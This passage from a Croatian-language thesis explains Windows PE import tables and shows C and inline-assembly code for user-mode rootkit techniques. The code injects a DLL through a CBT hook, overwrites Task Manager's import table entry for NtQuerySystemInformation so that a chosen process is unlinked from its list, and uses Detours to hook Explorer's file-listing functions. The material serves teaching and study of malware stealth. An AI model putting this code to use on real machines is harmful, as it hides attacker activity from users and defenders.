
Objašnjenje pojedinih elemenata i struktura ukratko je dano na samoj slici, a detaljnija objašnjenja mogu se pronaći u MSDN dokumentaciji (ukoliko se radi o dokumentiranim strukturama), kao i u izvrsnom tekstu Matta Pietreka [22]. Detalji pojedinih elemenata značajno premašuju opseg ovog rada, pa će se naglasiti samo elementi i strukture koji su ključni za ono što se želi postići (sakriti proces, odnosno datoteku/direktorij od korisnika).

PE format ima vrlo važno svojstvo da datoteka na disku (izvršna – *exe* ili DLL biblioteka) ima jednak oblik kao i datoteka koju je *Windows punitelj* (engl. *loader*) učitao u memoriju, raspored struktura, pojedinih zaglavlja i odjeljaka je identičan, osim što su adrese, naravno, različite. Ovo svojstvo znatno olakšava obradu PE formata jer se ona u oba slučaja, i za datoteke na disku i za one učitane u memoriju, svodi na istovrsne postupke.

U našim razmatranjima ključne su funkcije `NtQuerySystemInformation()` i `FindFirst/NextFile()` koje aplikacije uvoze iz odgovarajućih DLL biblioteka. U trenutku učitavanja npr. *Task Manager* aplikacije u memoriju, *ntdll.dll* biblioteka je već prethodno učitana u memoriju jer ju koriste brojne druge aplikacije. U kôdu *Task Manager* aplikacije postoji poziv funkcije `NtQuerySystemInformation()`, no u trenutku učitavanja aplikacije adresa te funkcije nije poznata budući da se ona nalazi u DLL datoteci. Isto je i s ostalim funkcijama koje aplikacija uvozi iz ostalih DLL datoteka, a takvih je funkcija u uobičajenim Windows aplikacijama vrlo mnogo. Kako aplikacija ipak uspijeva pozvati "ispravnu" funkciju?

Windows punitelj ima zadaću "ispraviti" sve adrese u kôdu aplikacije koje se odnose na funkcije iz DLL biblioteka. Budući da takvih funkcija ima mnogo, a prolaženje kroz sam kôd bio bi težak i relativno dugotrajan postupak (pokrenuta aplikacija se gotovo trenutno mora učitati u memoriju i započeti sa svojim izvršavanjem), svi pozivi DLL funkcija u kôdu aplikacije nisu zapravo izravni pozivi funkcija već (najčešće) bezuvjetni skokovi (pozivi funkcija) na *posebni dio* u adresnom prostoru aplikacije. Dotični *posebni dio* naziva se IAT – *Import Address Table – tablica uvoznih adresa* koja je na posteru u prilogu prikazana crnom bojom (nalazi se u `DataDirectory[1]`). Osim tablice uvoznih adresa, paralelno postoji i INT – *Import Name Table – tablica uvoza po imenu* koja, između ostalog, sadrži ime uvezene funkcije. Windows punitelj prilikom učitavanja aplikacije najprije pronalazi `DataDirectory[1]` strukturu koja sadržava sve informacije o unosu. Ta struktura pokazuje na polje `IMAGE_IMPORT_DESCRIPTOR` struktura, pri čemu svaka struktura označava jednu DLL datoteku iz koje se uvoze pojedine funkcije. Punitelj provjerava da li je DLL biblioteka

određena `IMAGE_IMPORT_DESCRIPTOR` strukturom već učitana u memoriju i ako nije, vrši učitavanje (isti postupak koji se ovdje opisuje). Nakon što je DLL biblioteka učitana u memoriju, punitelj pronalazi tablicu uvoznih adresa (polje `IMAGE_THUNK_DATA` struktura, po jedna struktura za svaku funkciju koja se uvozi, na koje pokazuje odgovarajuća `IMAGE_IMPORT_DESCRIPTOR` struktura) i na temelju informacija koje tamo pronalazi (da li se radi o *proslijeđenoj* funkciji, pri čemu punitelj mora ponoviti opisani postupak i pronaći stvarnu funkciju, na temelju imena funkcije – ako ime postoji – ili na temelju rednog broja funkcije, ako se koriste redni brojevi za uvoz) mijenja polje `Function` u stvarnu adresu uvezene funkcije. Kada *Task Manager* aplikacija poziva funkciju `NtQuerySystemInformation()`, zapravo se poziva adresa navedena u `Function` polju odgovarajuće `IMAGE_THUNK_DATA` strukture, a tu adresu je punitelj postavio na pravu adresu `NtQuerySystemInformation()` funkcije iz *ntdll.dll* datoteke.



Slika 6.12: Poziv funkcije `NtQuerySystemInformation()` *u Task Manager aplikaciji*

Na slici 6.12 vidljivo je da se ne poziva direktno funkcija `NtQuerySystemInformation()` (iako *Immunity Debugger* prepoznaje ime funkcije koja se poziva), već se skače na adresu `Function` polja u `IMAGE_THUNK_DATA` strukturi.

Isto vrijedi i za gotovo bilo koju funkciju koja je uvezena iz DLL biblioteke. Poseban slučaj predstavljaju tzv. *direktno povezane* (engl. *bound*) DLL biblioteke. Očito je da bi pokretanje aplikacije bilo znatno brže kada bi adrese svih uvezenih funkcija unaprijed bile poznate jer punitelj ne bi morao trošiti dragocjene resurse kako bi popunio tablicu uvoznih adresa. Također, pri uređivanju tablice uvoznih adresa punitelj aktivira *copy-on-write* zaštitni mehanizam, obavlja se straničenje tog dijela PE datoteke, obavljaju se izmjene i zapisuju u memorijski prostor aplikacije (sama tablica uvoznih adresa označena je samo za čitanje, no punitelj tijekom pokretanja aplikacije kratkotrajno mijenja dozvole kako bi mogao obaviti svoju zadaću), što također predstavlja zauzeće resursa. Mehanizam *direktnog povezivanja* obavlja isti postupak kao i Windows punitelj prilikom pokretanja aplikacije, no sada su u trenutku pokretanja aplikacije adrese uvezenih funkcija već unesene i punitelj ih ne mora ažurirati čime se brzina pokretanja aplikacija i zauzeće resursa bitno smanjuje. Naravno, ako se adresa funkcije koju izvozi DLL, a uvozi aplikacija promijeni, pojavljuje se problem. No, punitelj to automatski prepoznaje i ispravlja pogrešne adrese. Direktno povezane DLL biblioteke u aplikaciji se od normalnih razlikuju i po tome što na njih pokazuje struktura `DataDirectory[11]` koja pokazuje na strukturu tipa `IMAGE_BOUND_IMPORT_DESCRIPTOR`. Punitelj uspoređuje *isključivo* sadržaj te strukture prema stvarnim adresama funkcija i ispravlja

pogrešne adrese. Mehanizam je ovdje prikazan relativno neprecizno jer za daljnja razmatranja nije važan, već je samo spomenut kao dodatna mogućnost za smještaj adresa uvezenih funkcija.

Još jednu iznimku predstavljaju i DLL biblioteke *s odgođenim uvozom funkcija* (engl. *delay-load DLL*). *Odgođeni uvoz* je mehanizam uvoza funkcija koji ima elemenata eksplicitnog i implicitnog povezivanja DLL biblioteka. Mehanizam funkcionira tako da se uvoz funkcija ne obavlja sve dok se dotična funkcija ne pozove, a specificira se prilikom povezivanja kôda opcijom `/DELAYLOAD`. Tek u trenutku kada aplikacija želi pozvati takvu funkciju, *biblioteka izvođenja* (engl. *runtime library*) upisuje točnu adresu funkcije u odgovarajuću strukturu. U ovom postupku ne sudjeluje Windows punitelj, već samo biblioteka izvođenja. Također, adresa funkcije *ne zapisuje se u tablicu uvoznih adresa*, već u posebnu strukturu `IMAGE_DELAY_IMPORT_DESCRIPTOR` na koju pokazuje `DataDirectory[13]`. `IMAGE_DELAY_IMPORT_DESCRIPTOR` struktura pokazuje na `IMAGE_THUNK_DATA` strukture koje sadržavaju stvarne adrese uvezenih funkcija, kao i kod `IMAGE_IMPORT_DESCRIPTOR` struktura. Mehanizam odgođenog uvoza neće biti detaljnije objašnjen, a zainteresirani čitatelj više informacija može pronaći u MSDN dokumentaciji i u navedenom tekstu [22].

Iz ovih razmatranja jasno je da, ukoliko želimo "oteti" funkciju `NtQuerySystemInformation()`, moramo pronaći odgovarajuću adresu u tablici uvoznih adresa i zamijeniti ju adresom naše "zloćudne" funkcije koja skriva proces. Naravno, kako bismo promijenili adresu funkcije, naš se kôd mora izvoditi u kontekstu *Task Manager*/*Windows Explorer* aplikacije. To ćemo, kao i do sada, postići ubacivanjem DLL biblioteke u adresni prostor procesa pomoću `WH_CBT` kuke. Postupak će biti opisan u programu *IATMethod*.

Veći dio kôda preuzet je iz programa *Naive-improved* i *NaiveLogger* i taj dio neće biti detaljnije objašnjavan, već samo onaj koji je specifičan za program *IATMethod*.

Nakon što se pokrene *Task Manager* aplikacija, aktivira se `WH_CBT` kuka koja pokreće proceduru `HookProc()`, koja pak pokreće osnovnu funkciju ovog programa – funkciju `PretraziIat()` koja se izvodi u kontekstu *Task Manager* aplikacije.

```
...             //ako se radi o task manageru (u szTaskManDir je putanja do aplikacije)
                if(!lstrcmpi(szBuf, szTaskManDir))
                {
                        //ako je ovo prva aktivacija kuke, tj. Task Manager proces je tek
                        //pokrenut
                        if(!flag)
                        {
                                //onda označi da je Task Manager pokrenut i pretraži njegovu
                                //uvoznu tablicu
                                flag = true;
                                PretraziIAT("Ntdll.dll", "NtQuerySystemInformation", true);
                        }
                }
```

Ispis 6.21: Aktiviranje WH_CBT *kuke i poziv funkcije* `PretraziIAT()`

Funkcija `PretraziIat()` prikazana je na ispisima koji slijede.

```
BOOL PretraziIAT(char *hookedDLL, char *hookedFunc)
{
        HMODULE hModule;                                //ručica na "modul" aplikacije
        PIMAGE_DOS_HEADER pDosHeader = NULL;            //pokazivač na DOS zaglavlje
        PIMAGE_NT_HEADERS pNTHeader = NULL;             //pokazivač na NT zaglavlje
        IMAGE_DATA_DIRECTORY importTable;               //DataDirectory struktura
        PIMAGE_IMPORT_DESCRIPTOR pImportDescriptor = NULL;       //pokazivač na
                                                        //IMPORT_DESCRIPTOR strukturu koja
                                                        //opisuje DLL iz kojeg se uvozi
        PIMAGE_THUNK_DATA pIAT = NULL;                  //pokazivač na IMAGE_THUNK_DATA
                                                        //strukturu, tj. IAT
        PIMAGE_THUNK_DATA pINT = NULL;                  //IAT i INT su zapravo IMAGE_THUNK_DATA
                                                        //strukture, no zapravo su to unije
                                                        //veličine pointera
        PIMAGE_IMPORT_BY_NAME pImport = NULL;           //pokazivač na strukturu uvoza prema
                                                        //imenu
        DWORD i = 0;
        char *dllIme = NULL;

        //najprije dohvati modul kako bismo mogli parsirati njegovu strukturu
        hModule = GetModuleHandle(NULL);

        //početak modula je ujedno i početak DOS zaglavlja
        pDosHeader = (PIMAGE_DOS_HEADER) hModule;

        //dohvaćamo NT zaglavlje zbrajanjem početka modula i e_lfanew polja
        pNTHeader = (PIMAGE_NT_HEADERS) ((DWORD) pDosHeader + pDosHeader->e_lfanew);

        //ako potpis u NT zaglavlju nije jednak PE00
        if(pNTHeader->Signature != IMAGE_NT_SIGNATURE)
                return FALSE;   //očito nismo uspjeli dobro mapirati PE datoteku


        //dohvati odgovarajuću DataDirectory strukturu, to je DataDirectory[1] struktura
        //unutar Optional zaglavlja
      importTable = pNTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];

        //moguće je da program nema import tablicu (npr. DLL moze imati samo EXPORT
        //sekciju)
        if(importTable.VirtualAddress == 0) return FALSE;

        //dohvati odgovarajuću IMAGE_IMPORT_DESCRIPTOR strukturu (ukupan broj struktura
        //jednak je broju DLL-ova koji se uvoze)
        pImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR) ((DWORD) pDosHeader +
                                                importTable.VirtualAddress);

        //sve dok Characteristics polje nije jednako 0, znači da dotični deskriptor
        //postoji, tj. nismo došli do kraja polja
        while(pImportDescriptor[i].Characteristics != 0
                /*&& pImportDescriptor[i].FirstThunk != 0 &&
                pImportDescriptor[i].ForwarderChain != 0*/)
                //možda bi trebali sve ispitati...
        {
                //dohvati ime DLL-a (Name polje je zapravo relativna virtualna adresa - RVA
                //na string kojoj moramo dodati početak modula)
                dllIme = (char *) ((DWORD) pDosHeader + pImportDescriptor[i].Name);

                //dohvati adrese IAT i INT tablica
                pINT = (PIMAGE_THUNK_DATA) ((DWORD) pDosHeader +
                                pImportDescriptor[i].OriginalFirstThunk);
                pIAT = (PIMAGE_THUNK_DATA) ((DWORD) pDosHeader +
                                pImportDescriptor[i].FirstThunk);
```

```
//prođi kroz sve zapise u IAT tablici, tj. prođi kroz sve funkcije koje
//se uvoze iz dane DLL datoteke.
//Prolazimo sve dok adresa IMPORT_BY_NAME strukture nije 0, što označava
//kraj IAT tablice
for(; pINT->u1.AddressOfData != 0 && pINT->u1.Function != 0;pINT++, pIAT++)
{
        //moramo najprije provjeriti koja je vrsta importa, da li preko
        //broja ili preko imena... Nas prije svega zanima unos preko imena
        //ako najviši bit trenutne Import Name tablice ima vrijednost 0,
        //onda je import preko imena
        if(!(pINT->u1.Ordinal & 0x80000000))
        {
                char buf[256];

                //dohvati pokazivač na IMPORT_BY_NAME strukturu
                pImport = (PIMAGE_IMPORT_BY_NAME) ((DWORD) pDosHeader +
                                pINT->u1.AddressOfData);

                //ako je ime funkcije jednako kao i funkcija koju želimo
                //promijeniti i DLL je odgovarajući
                if(strcmpi((char *)pImport->Name, hookedFunc) == 0 &&
                        strcmpi(dllIme, hookedDLL) == 0)
                {
                        //osnovni problem s uvoznom tablicom je što je
                        //označena SAMO ZA ČITANJE
                        //ipak, mi možemo promijeniti taj dio memorije u
                        //adresnom prostoru procesa jer imamo dovoljne
                        //dozvole
                        //jer se već nalazimo u adresnom prostoru
                        //procesa
                        MEMORY_BASIC_INFORMATION IATmemPage;

                        //dohvati informacije o memorijskom prostoru na koji
                        //pokazuje pokazivač pIAT
                        //efektivno doznajemo informacije o memorijskim
                        //stranicama u kojima se nalazi IAT
                        VirtualQuery(pIAT, &IATmemPage,
                                        sizeof(MEMORY_BASIC_INFORMATION));
                        //označi dotične stranice za CITANJE i PISANJE kako
                        //bismo mogli provesti izmjene
                        if(!VirtualProtect(IATmemPage.BaseAddress,
                IATmemPage.RegionSize, PAGE_READWRITE, &IATmemPage.Protect))
                             //ako ne uspijes, izađi van, možda je potrebno
                             //dojaviti neku pogrešku
                             //naravno, u napadačevoj bi se aplikaciji
                             //pogreška zanemarila jer aplikacija mora biti
                             //što tiša
                             return FALSE;
                        //dohvati staru vrijednost Function polja, tj.
                        //spremi STVARNU adresu funkcije u odgovarajuću
                        //varijablu
                         stariNTQSI = (NTQUERYSYSINFO) (DWORD_PTR)
                                        pIAT->u1.Function;

                        //zapiši na tu poziciju novu vrijednost
                        //funkcije, funkcija je upravo oteta:)
                         pIAT->u1.Function = (ULONGLONG) (NTQUERYSYSINFO)
                            noviNTQSI;

                        DWORD tmp;

                       //moramo natrag vratiti svojstva stranica na READ-ONLY
```

```
                                        if(!VirtualProtect(IATmemPage.BaseAddress,
                                         IATmemPage.RegionSize, IATmemPage.Protect, &tmp))
                                         return FALSE;

                                        //obavili smo posao, pa možemo završiti s ovom
                                        //funkcijom
                                        return true;

                                    }
                                }
                            }
                            i++;
                        }

                        return false;
                    }
```

Ispis 6.22: Funkcija `PretraziIAT()`

Funkcija `PretraziIat()` relativno je složena i velika funkcija, no njena složenost proizlazi prije svega iz složenosti *PE* formata. Prateći poster u prilogu i analizirajući kôd, vidljivo je da funkcija prolazi kroz zaglavlja *PE* formata u potrazi za uvoznom tablicom. Nakon njenog lociranja mijenja dozvole memorijskih stranica u kojima se tablica nalazi (omogućava pisanje po tablici), zamjenjuje ispravnu adresu funkcije `NtQuerySystemInformation()` s adresom "zloćudne" funkcije i vraća dozvole na inicijalne postavke. Sam kôd funkcije vrlo je dobro komentiran i u komentarima su dana sva objašnjenja vezana uz kôd pa se on ovdje neće detaljnije objašnjavati.

Preostaje još jedino opisati zloćudnu verziju funkcije `NtQuerySystemInformation()` koja skriva odgovarajući proces.

Važno je napomenuti da sve funkcije koje se na ovaj način prepisuju u uvoznoj tablici moraju rukovati sa stogom na *identičan* nacin kao i originalne funkcije. Zbog toga je funkcija `MojNtQuerySystemInformation()` koja predstavlja zloćudnu verziju gore navedene funkcije označena kao `naked`, što znači da ne želimo da prevoditelj sam generira kôd za rad sa stogom (tzv. prolog i epilog) nego će se pohrana konteksta i povratak iz procedure obavljati "ručno", tj. prolog i epilog ćemo napisati upravo mi, pazeći da funkcija vjerno oponaša originalnu funkciju (ponašanje originalne funkcije moguće je najjednostavnije vidjeti pomoću *debuggera*).

Pisanje vlastite funkcije ovog tipa nije jednostavno i ovo je dosad zasigurno najsloženija opisana metoda, no za imalo iskusnog napadača problem je trivijalan.

Funkcija `MojNtQuerySystemInformation()` prikazana je na ispisu koji slijedi.

```
__declspec(naked) NTSTATUS MojNtQuerySystemInformation(SYSTEM_INFORMATION_CLASS
                        sysInfoClass, PVOID sysInfo, ULONG sysInfoLen, PULONG returnLen)
{
        __asm
        {
                //spremi registar okvira stoga na stog i stvori novi okvir stoga,
                //rezervirajući prostor za lokalne varijable
                //ovo je ručno pisani prolog
                push ebp
                mov ebp, esp
                sub esp, __LOCAL_SIZE
        }

        //ako prvi parametar NIJE SystemProcessInformation = 5, onda nećemo ništa mijenjati
        //jer se ne radi
        //o procesima, već o dohvatu drugih informacija o sustavu.
        //Pristojno ćemo pozvati stvarnu funkciju onako kako bi se ona stvarno pozvala
        if(sysInfoClass != SYSTEM_INFORMATION_CLASS::SystemProcessInformation)
        {
                __asm
                {
                        //postavi parametre na stog obrnutim redoslijedom i pozovi funkciju
                        push returnLen
                        push sysInfoLen
                        push sysInfo
                        push sysInfoClass
                        call far dword ptr stariNTQSI
                        //obnovi prethodni okvir stoga i povećaj esp za 10 i vrati se u
                        //pozivajuću funkciju
                        //povratna vrijednost funkcije NtQuerySystemInformation je (između
                        //ostalog) u registru eax
                        mov esp, ebp
                        pop ebp
                        retn 10h
                }
        }

        DWORD pov;
        __asm
        {
                //dohvaćaju se upravo procesi, najprije pozovi funkciju normalno, a povratnu
                //vrijednost spremi u varijablu pov
                push returnLen
                push sysInfoLen
                push sysInfo
                push sysInfoClass
                call far dword ptr stariNTQSI
                mov pov, eax
        }

        //budući da NtQuerySystemInformation funkcija vraća listu procesa kojih može biti
        //proizvoljan broj (i veličina pojedinih elemenata/struktura te liste također može
        //varirati), ne zna se unaprijed koliki je prostor potrebno rezervirati za pohranu
        //liste. Početna (pretpostavljena) veličina liste unosi se kao parametar
        //sysInfoLen, a u parametar returnLen funkcija NtQuerySystemInformation zapisuje
        //nužnu veličinu prostora. Većina aplikacija koja poziva ovu funkciju radi tako da
        //uzastopce poziva funkciju povećavajući sysInfoLen parametar za vrijednost 0x1000.
        //Ako funkcija vrati pogrešku STATUS_INFO_LENGTH_MISMATCH što označava da je
        //rezervirani prostor premalen, aplikacija će povećati prostor za 0x1000 i ponovo
        //pozvati funkciju, sve dok u nekom od poziva veličina bude dostatna - TAKO RADI I
        //TASK MANAGER APLIKACIJA!
```

```
if(pov == STATUS_INFO_LENGTH_MISMATCH)
{
        __asm
        {
                //prostor je premalen, vrati natrag povratnu vrijednost (grešku u
                //ovom slučaju)
                mov eax, pov
                //obnovi okvir stoga i vrati se u pozivajuću proceduru ažurirajući
                //stog
                mov esp, ebp
                pop ebp
                retn 10h
        }
}

//sve je uspjelo, dohvatili smo listu procesa i po njoj možemo iterirati
PSYSTEM_PROCESS_INFORMATION prethodnik;
PSYSTEM_PROCESS_INFORMATION prInfo;

//inicijaliziramo pokazivač na listu procesa
prInfo = (PSYSTEM_PROCESS_INFORMATION) sysInfo;
//uzimamo i njegovog prethodnika jer ćemo morati povezati prethodnika sa
//sljedbenikom nakon što "izbacimo" željeni proces
prethodnik = prInfo;

//prolazi kroz listu procesa ažurirajući pokazivače prInfo i prethodnik, sve dok
//NextEntryOffset polje u strukturi ne bude jednako 0
for(; prInfo->NextEntryOffset != 0; prethodnik = prInfo, prInfo =
  (PSYSTEM_PROCESS_INFORMATION) ((DWORD) prInfo + (DWORD) prInfo->NextEntryOffset))
{
        //dohvaćeno ime je Unicode, moramo ga pretvoriti u ASCII pa moramo znati
        //koliki nam je prostor potreban za smještaj stringa
        int size = WideCharToMultiByte(0, 0, (LPCWSTR) prInfo->Reserved2[1], -1,
                                       NULL, 0, NULL, 0);

        //prvi zapis nije imenovan, pa ga zanemarujemo
        if(size == 0) continue;

        //imeProc varijabla sadržavat će nakon konverzije ASCII ime procesa
        char *imeProc = (char *) VirtualAlloc(NULL, size, MEM_COMMIT,
                                              PAGE_READWRITE);
        WideCharToMultiByte(CP_ACP, WC_NO_BEST_FIT_CHARS, (LPCWSTR) prInfo
                            ->Reserved2[1], -1, imeProc, size, NULL, NULL);

        //ako je to ASCII ime procesa upravo jednako imenu procesa kojeg želimo
        //sakriti
        if(!strcmp(imeProc, proces))
        {
                //prethodnika tog procesa povezujemo sa sljedbenikom trenutnog
                //procesa.
                //Na taj smo način efektivno "premostili" trenutni/traženi proces
                prethodnik->NextEntryOffset += prInfo->NextEntryOffset;
                VirtualFree(imeProc, 0, MEM_RELEASE);
                continue;
        }
        VirtualFree(imeProc, 0, MEM_RELEASE);
}
```

```
        __asm
        {
                //vraćamo povratnu vrijednost i izlazimo iz funkcije
                mov eax, pov
                mov esp, ebp
                pop ebp
                retn 10h
        }
}
```

Ispis 6.23: Zloćudna funkcija `MojNtQuerySystemInformation()`

I ova je funkcija vrlo dobro komentirana, a njeno djelovanje moglo bi se ukratko opisati na sljedeći način: funkcija najprije provjerava je li prvi parametar jednak 5 (`SYSTEM_PROCESS_INFORMATION`). Ako nije, onda se normalno poziva originalna funkcija i prosljeđuje se dobivena povratna vrijednost jer u tom slučaju ne želimo ništa mijenjati. Ako je vrijednost 5, tada funkcija "počinje djelovati". Poziva se originalna funkcija i nadgledaju se povratne vrijednosti originalne funkcije. Budući da se vraća lista procesa *proizvoljne* duljine, vrlo vjerojatno alocirani memorijski prostor (pokazivač na njega predan je kao drugi parametar) nije dovoljno velik, pa će se prijaviti greška. U tom slučaju pozivajuća aplikacija (*Task Manager*) mora napraviti oporavak od pogreške, povećati memorijski prostor i pozvati funkciju ponovo. Detaljnije je ova situacija opisana u komentarima. Nakon što je alociran dovoljan memorijski prostor i poziv funkcije `NtQuerySystemInformation()` je uspio, povratna vrijednost je lista procesa. U zloćudnoj funkciji prolazi se kroz listu procesa i u slučaju da se naiđe na proces koji je potrebno sakriti, vrši se njegovo "izbacivanje" iz liste tako da se njegov prethodnik poveže s njegovim sljedbenikom čime je njegova pozicija u listi "izgubljena". Pri svim operacijama zloćudna funkcija mora voditi računa o stogovnim operacijama i oponašati stvarnu funkciju `NtQuerySystemInformation()` i vraćati točno odgovarajuće parametre, uz odgovarajuće "čišćenje" stoga.

Modifikacija uvozne tablice nije jedini način presretanja i otimanja funkcija koje neka aplikacija poziva. Mnogo moćnija, ali ujedno i mnogo složenija tehnika je *dinamička instrumentacija*, odnosno *mijenjanje kôda pri izvođenju* (engl. *runtime code patching*). Dinamička instrumentacija općenito označava mogućnost izmjene kôda programa umetanjem vlastitih odsječaka kôda prilikom izvođenja samog programa. Najčešće se dinamičkom instrumentacijom umeću instrukcije koje vrše različita ispitivanja i mjerenja brzine izvođenja programa (engl. *profiling*), no općenito se može raditi o bilo kojim instrukcijama i izmjenama bilo kojeg dijela kôda. Primjer biblioteke koja omogućuje dinamičku instrumentaciju je *Microsoft Detours* biblioteka. Između ostalog, *Detours* biblioteka omogućava izmjenu bilo koje funkcije koju aplikacija koristi i njenu zamjenu vlastitom funkcijom, uz čuvanje originalne verzije funkcije. *Detours* biblioteka prepisuje prvih 5 bajtova originalne funkcije naredbom bezuvjetnog skoka na korisnički definiranu funkciju koja se zove *detour – zaobilazna funkcija*. Prije prepisivanja originalne funkcije, tih prvih 5 bajtova zajedno sa skokom na instrukciju koja slijedi nakon 5 bajtova pohranjuje se u prostor koji se naziva *trampoline – odskočnica. Zaobilazna funkcija može obaviti neki vlastiti posao, pozvati* originalnu funkciju preko odskočnice, promijeniti rezultate originalne funkcije i vratiti proizvoljni rezultat pozivajućoj funkciji. Pritom originalna funkcija, zaobilazna funkcija i odskočnica (koja je u suštini također funkcija, točnije neka vrsta pokazivača na originalnu funkciju) moraju imati identične deklaracije: način pozivanja funkcije, povratna vrijednost i parametri moraju biti istovjetni. Princip djelovanja *Detours* biblioteke prikazan je na slici na primjeru funkcije `FindFirstFileW()` koju poziva *Windows Explorer*, a koja se zamjenjuje


"zloćudnom" funkcijom `MojFindFirstFile()`. Kada nije aktivirana "zaobilaznica", *explorer.exe* proces poziva funkciju `FindFirstFileW()` iz *kernel32.dll* biblioteke koja, nakon svog izvođenja vraća kontrolu pozivajućoj funkciji iz *explorer.exe* procesa. Kada se aktivira zaobilaznica, prvih 5 bajtova funkcije `FindFirstFileW()` u memorijskom prostoru *kernel32.dll* datoteke prepisuje se skokom na funkciju `MojFindFirstFile()`. Ta funkcija putem *odskočnice* poziva originalni oblik funkcije `FindFirstFileW()` koja vraća kontrolu **zaobilaznici**, a ne pozivajućoj funkciji iz *explorer.exe* procesa. Zaobilaznica može promijeniti rezultate originalne funkcije, obaviti neke druge zadatke, a na posljetku vraća kontrolu pozivajućoj funkciji iz *explorer.exe* procesa.

Same funkcije za rad s *Detours* bibliotekom vrlo su jednostavne i dobro su dokumentirane u pripadnoj dokumentaciji. Više o samoj biblioteci može se pronaći u [23].

Izmjene u kôdu aplikacije su neznatne, potrebno je samo aktivirati zaobilaznicu odgovarajućim funkcijama, nakon što globalna Windows kuka uoči pokretanje *Windows Explorer* aplikacije:

```
HANDLE WINAPI MojFindFirstFile(LPCWSTR, LPWIN32_FIND_DATAW);
typedef HANDLE (WINAPI *FINDFIRSTFILE) (LPCWSTR, LPWIN32_FIND_DATAW);
BOOL WINAPI MojFindNextFile(HANDLE, LPWIN32_FIND_DATAW);
typedef BOOL (WINAPI *FINDNEXTFILE) (HANDLE, LPWIN32_FIND_DATAW);

FINDFIRSTFILE stariFFF = FindFirstFileW;
FINDNEXTFILE stariFNF = FindNextFileW;
...

if(!lstrcmpi(szBuf, szExplorerDir))
	{
		//ako se sljedeći odsječak pokreće prvi put (za prvo dijete)
		if(!flagEx)
		{
			//pokrećemo Detour transakciju (vidjeti u dokumentaciji)
			DetourTransactionBegin();

			//nakon izmjene koda funkcija, sve dretve moraju imati
			//ispravne adrese EIP registra. Ovo nije nužno, jer
			//još niti jedna dretva u ovom trenutku nije aktivna
			DetourUpdateThread(GetCurrentThread());

			//mijenjamo funkcije FindFirstFileW i FindNextFileW
			//vlastitim verzijama
			DetourAttach(&(PVOID &) stariFFF, MojFindFirstFile);
			DetourAttach(&(PVOID &) stariFNF, MojFindNextFile);
			DetourTransactionCommit();

			//ne želimo da se ovaj odsječak stalno ponavlja, za svaki
			//dio explorer prozora
			flagEx = true;
		}
	}
...
```

